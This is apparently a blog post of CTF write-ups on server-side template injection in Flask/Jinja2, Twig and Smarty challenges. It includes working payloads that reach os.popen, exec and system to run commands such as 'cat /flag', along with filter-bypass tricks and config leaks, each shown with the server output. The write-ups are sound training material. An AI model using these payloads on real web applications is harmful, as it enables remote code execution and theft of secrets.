BUUCTF-模板注入专项刷题

原创

SakuraHTY 于 2022-02-27 18:37:47 发布 412 收藏 5
分类专栏： CTF 文章标签： flask python 后端 unctf

本文链接：https://blog.csdn.net/m0_51563147/article/details/123167923

SSTI:

目录

Writeup

[CSCCTF 2019 Qual]FlaskLight

Flasklight

You searched for:

None

Here is your result

['CCC{Fl49_p@l5u}', 'CSC CTF 2019', 'Welcome to CTF Bois', 'CCC{Qmu_T3rtyPuuuuuu}', 'Tralala_trilili']

发现提示


```
<h3>['CCC{F149_p@15u}', 'CSC CTF 2
<!-- Parameter Name: search -->
<!-- Method: GET -->
```

测试成功

You searched for:

36

Here is your result



列出所有子类

[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'string.Template'>, <class 'string.Formatter'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <type

放入find.py跑一下敏感函数

```
F:\project\venv\Scripts\python.exe F:/project/sql.py
127---> <class 'socket._socketobject'>

Process finished with exit code 0
```

构造payload

```
{{[].__class__.__bases__[0].__subclasses__()[127].__init__.__globals__['os'].popen(cat /xxx/flag)}}
```

出现未知错误

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

这里应该是关键字过滤

那就绕它！

```
{{[].__class__.__bases__[0].__subclasses__()[71].__init__['__glo'+'bals__']['os'].popen('whoami').read()}}
```

You searched for:

root

Here is your result

同理可构造payload

```
{{().__class__.__bases__[0].__subclasses__()[59].__init__['__glo'+'bals__']['__builtins__']['__import__']('
```

读取flag


```
http://91ff8d9a-4ad0-491a-8d5d-c55157088e4f.node4.buuoj.cn:81/?search={{[].__class__.__bases__[0].__subclas
```


You searched for:

flag{3d731ebf-47d3-4d92-a35b-b6cb39c92eea}


Here is your result

[BJDCTF2020]Cookie is so stable





存在模板注入



判断为twig注入

payload


```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("whoami")}}
```

写入输入框没有效果

hint页面有提示

```
<div class="jumbotron jumb">
    <h3>Welcome to BJDCTF 2020.Happy Game!</h3>
    <!-- Why not take a closer look at cookies? -->
    <div class="shaky" style="font-size:20px;">(。·∀·)ﾉ♥</div>
</div>
```

抓包分析



发现cookie中有user接受我们输入的值，猜测这个模板注入参数在cookie中

Request

Raw | Params | Headers | Hex

```
9  Origin:
   http://09756910-3ece-4ba1-a1d3-d5d6c7c5b020.node4.buuoj.cn:81
10 Connection: close
11 Referer:
   http://09756910-3ece-4ba1-a1d3-d5d6c7c5b020.node4.buuoj.cn:81/flag.php
12 Cookie: UM_distinctid=
   17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d4bca34; PHPSESSID=
   03fedb8125ff3a24749985bc1307dbe0;user=
   {{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
13 Upgrade-Insecure-Requests: 1
14
```

Response

Raw | Headers | Hex | Render

```
64          </div>
65          <div class="col-md-4">
66            <div class="jumbotron pan">
                <div class="form-group log">
67              <label>
                  <h2>
                    Hello flag{bcbbcb40-a36a-455b-
                  </h2>
                </label>
68            </div>
                <div class="row pt-3">
69              <div class="col-md-12">
70                <a href="logout.php"><button ty
                    Logout
                  </button>
```

成功获得flag


[WesternCTF2018]shrine 想方设法获取config

进去源码如下


```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

第一个路由是显示源码的，第二个路由可以传入参数，而且有黑名单过滤，猜测要读取配置文件

发现



current_app意思应该是当前app，那我们就当前app下的config



flag出来了

最终payload

```
http://139fe4b8-9ae9-452c-9af3-142eef361b68.node4.buuoj.cn:81/shrine/{{url_for.__globals__['current_app'].c
```

同理

```
http://139fe4b8-9ae9-452c-9af3-142eef361b68.node4.buuoj.cn:81/shrine/{{get_flashed_messages.__globals__['cu
```

[CISCN2019 华东南赛区]Web11 smarty模板注入

IP

Current IP:127.0.0.1

A Simple Public IP Address API

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

API Usage

-	API URI	Type	Sample Output
get IP	`http://node4.buuoj.cn:29107/api`	`text/html`	`8.8.8.8`
get XFF(X-Forwarded-For)	`http://node4.buuoj.cn:29107/xff`	`text/html`	`8.8.8.8`

敏感点X-Forwarded-For

IP

Current IP:sakura

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

会随X-Forwarded-For的变化而变化

```
Cookie: UM_distinctid=
17ed703d4bb53d-089f7f429c8009-4c3f2
17f-144000-17ed703d4bca34
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: {{6*6}}
```

Current IP:36

存在模板注入

```
X-Forwarded-For: {$smarty.version}
```

Current IP:3.1.30

判断该模板为smart，版本号为3.1.30


{if}标签

官方文档中的描述：


- Smarty的{if}条件判断和PHP的if非常相似，只是增加了一些特性
- 每个{if}必须有一个配对的{/if}，也可以使用{else}和{elseif}
- 全部的PHP条件表达式和函数都可以在if内使用，如||,or,&&,and,is_array()，等等，如：{if is_array($array)}{/if}

payload


```
{if phpinfo()}{/if}
```




[BJDCTF2020]The mystery of ip



和上道题很相似,测试一下



模板注入有了



还是smart模板

和上道题一模一样，直接拿下

```
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;
q=0.2
Accept-Encoding: gzip, deflate
Referer: http://node4.buuoj.cn:27465/hint.php
Connection: close
Cookie: UM_distinctid=
17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d
4bca34
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: {if system('cat /flag')}{/if}
```

```
61
62 l-md-4">
63 jumbotron pan">
64 ="form-group log">
65
   IP is : flag{695f910c-5250-4463-b5dc-76ad9eda8f3d}
66
67
68
69
70 l-md-4">
```

[GYCTF2020]FlaskApp

hint:失败的意思就是，要让程序运行报错,报错后会暴露源码。

